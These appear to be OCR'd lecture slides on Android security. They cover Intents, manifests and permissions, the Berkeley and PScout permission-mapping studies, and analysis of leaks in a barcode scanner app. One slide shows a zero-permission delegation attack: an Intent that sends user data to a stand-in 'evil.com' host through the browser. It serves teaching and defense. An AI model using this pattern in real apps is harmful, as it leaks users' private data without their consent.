
Android *Intents* – continued

- Explicit Intents: Use the class identifier to specify the Android component that will be called.
  - Typically used for calling components within an application
- Implicit Intents: Specify and broadcast the type of action being requested, allowing the user to choose a components that has registered to handle the action.

Example:

```
Intent intent = new Intent(Intent.ACTION_VIEW, Uri.parse("http://www.iastate.edu"));
startActivity(intent);
```


Android *Intents* – continued



Android Resources

- An android application is bundled along with several resources
  - Android Manifest (XML)
  - Graphics (PNG, GIF, JPG, etc.)
  - String Values (XML typically used for multi-language support)
  - Layouts (XML to define user interface component layouts)
  - Databases (SQLite)
  - Raw Resources (binary files)

More details at: https://developer.android.com/guide/topics/resources/providing-resources.html



SampleApp
src
com.example.sampleapp
MainActivity.java
gen [Generated Java Files]
android.support.v7.appcompat
com.example.sampleapp
BuildConfig.java
R.java
Android 5.0
Android Private Libraries
Android Dependencies
assets
bin
libs
res
drawable-hdpi
drawable-ldpi
drawable-mdpi
drawable-xhdpi
drawable-xxhdpi
layout
activity_main.xml
menu
values
values-v11
values-v14
values-w820dp
AndroidManifest.xml
ic_launcher-web.png
proguard-project.txt
project.properties
Android Project
Developer Source Files
Generated (by SDK compiler) Source Files
'UI elements' to 'code-referable numerical id' mapping
Layout files of UI elements specific to a screen resolution
Default layout files of UI elements
App Manifest file: tells essential information about the app to the Android system.

Android Manifest (AndroidManifest.xml)

- Names the application (Java) package, which acts as unique identifier
- Specifies top level components
  - Activities, Services, Broadcast Receivers, Content Providers
  - Component capabilities (priority, filters, exported, etc.)
- Specifies application permissions

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.android.app.myapp" >
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    ...
</manifest>
```

Android Permissions

- Implemented using system user groups
  - Runtime security check
  - Permission restricted APIs without permissions granted throw runtime exceptions
  - How to enforce native code? i.e. Native code opens a socket to the Internet
- Permissions are categorized
  - Permission Groups
  - Protection Levels
- Permissions may overlap
  - ACCESS_FINE_LOCATION vs ACCESS_COARSE_LOCATION
- Applications can define custom permissions

Zero Permission Attack

- Permission Delegation Attack (Confused deputy problem)

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="com.android.app.myapp" >
... no permissions requested ...
</manifest>
```

```
Intent intent = new Intent(Intent.ACTION_VIEW,
        Uri.parse("http://www.evil.com?data=your_data_here"));
startActivity(intent);
```

Berkeley: Android permissions demystified

Adrienne Porter Felt, Erika Chin, Steve Hanna, Dawn Song, and David Wagner. 2011. Android permissions demystified. *In Proceedings of the 18th ACM conference on Computer and communications security (CCS '11).* ACM, New York, NY, USA, 627-638.

- Goal: Create mapping of Android Permissions to API methods
- Dynamic Analysis of Android 2.2

1. Randomly generate and call Android APIs in an app with no permissions
2. If there is a security exception, generate and call same method in an app with the permission
3. If API call does not throw a security exception add method to the set of permission restricted APIs for that permission

Berkeley: Android permissions demystified

- Limitations?
  - ~80% coverage of APIs
  - Difficult and elaborate experiment setup
  - Hard to repeat for new Android versions

- Advantages?
  - High confidence in results gathered for observed mappings

More about Android Permissions

- Discovered 6 incorrectly documented API permissions
  - Unknown whether the documentation or implementation is wrong
- Discovered non-existent permission in documentation
  - ACCESS_COARSE_UPDATES is not real, but some developers requested permission in apps anyway (makin’ copy-pasta)
- Some permissions are clear subsets of others
  - BLUETOOTH is subset of BLUETOOTH_ADMIN
- Some permissions are never checked
  - BRICK was never implemented in vanilla Android
  - Some manufacture specific flavors of Android modify permissions

More about Android Permissions

- Used mapping + static analysis to examine *principle of least privilege* in 940 apps
- Over-privileged Applications
  - Applications that request more permissions than they use
  - 35.8% of apps were over-privileged
- Under-privileged Applications
  - Applications that do not request enough permissions for their functionality
- Estimated 7% false positive rate
  - Java Reflection (61% of apps used reflection)
  - Native Code
  - Runtime.exec

Toronto: Analyzing the Android Permission Specification

- Kathy Wain Yee Au, Yi Fan Zhou, Zhen Huang and David Lie. PScout: Analyzing the Android Permission Specification. *In the Proceedings of the 19th ACM Conference on Computer and Communications Security (CCS 2012).* October 2012.

- Goal: Generate API -> Permission mapping statically
- Static analysis of Android (2.2.3, 2.3.6, 3.2.2, 4.0.1, 4.1.1)
  1. Take Android OS source as input
  2. Generate program call graph
  3. Map explicit calls to checkPermission from API method
  4. Map permission flows through Intents (IPC)
  5. Map permission flows through Content Providers
  6. Perform feasibility checks

Toronto: Analyzing the Android Permission Specification

	Android Version 2.2	2.3	3.2	4.0
# LOC in Android framework	2.4M	2.5M	2.7M	3.4M
# of classes	8,845	9,430	12,015	14,383
# of methods (including inherited methods)	316,719	339,769	519,462	673,706
# of call graph edges	1,074,365	1,088,698	1,693,298	2,242,526
# of permission mappings for all APIs	17,218	17,586	22,901	29,208
# of permission mappings for documented APIs only	467	438	468	723
# of explicit permission checks	229	217	239	286
# of intent action strings requiring permissions	53	60	60	72
# of intents ops. w/ permissions	42	49	44	50
# of content provider URI strings requiring permissions	50	66	59	74
# of content provider ops. /w permissions	916	973	990	1417
KLOC/Permission checks	2.1	2.0	2.1	1.9
# of permissions	76	77	75	79
# of permissions required only by undocumented APIs	20	20	17	17
% of total permissions required only by undocumented APIs	26%	26%	23%	22%

Table 1: Summary of Android Framework statistics and permission mappings extracted by PScout. LOC data is generated using SLOCCount by David A. Wheeler.


Source: *PScout: Analyzing the Android Permission Specification.*

Toronto: Analyzing the Android Permission Specification

- Limitations?
  - Higher potential for false positives

- Advantages?
  - More complete mapping
  - Easy to repeat for new versions of Android
  - Includes undocumented (private) APIs
  - Includes undocumented (internal) permissions
  - Now the officially recommended mapping by Berkeley team

What we have learned



Malware

- Malware must be hypothesized before they can be verified – missing functional specification!
- Hypotheses are best originated from humans based on their domain knowledge.
- Humans require help from the machine to comb through large software to develop good hypotheses.

Confidentiality Leaks in Android Apps

- Must come up with a hypothesis for the confidentiality leak.
- Hypothesis asserts:
  - A specific *source* of sensitive information.
  - A specific *malicious sink.*
  - A specific *connection from source to sink* for the sensitive information to flow.
  - A specific *trigger* for the leak to happen.
- Domain knowledge: *the knowledge about all possible sources, sinks, connections, and triggers*.
- Help from the machine: *help the human to search the software to assert specific choices for source, sink, connection, and trigger.*


Human-Machine Collaboration

- Human asks questions about the software.
- Machine answers the questions.
- Human uses the information to develop a hypothesis.
- Human and Machine work together to prove or reject a hypothesis.
- If the hypothesis is rejected, the above process is repeated.

Barcode Scanner App

App functionality: (1) Scans barcodes images on products using the camera, (2) Looks up the product information for the scanned barcode from the internet, and (3) Displays the looked up information to the user. The app consists of 68 Java files with 6307 lines of code.


Machine shows the Network I/O usage



Machine shows the Network I/O usage in Barcode Scanner. The connection between DecodeHandler and URL Encoder rouses suspicion and becomes the starting point for a hypothesis.

Network Subsystem view

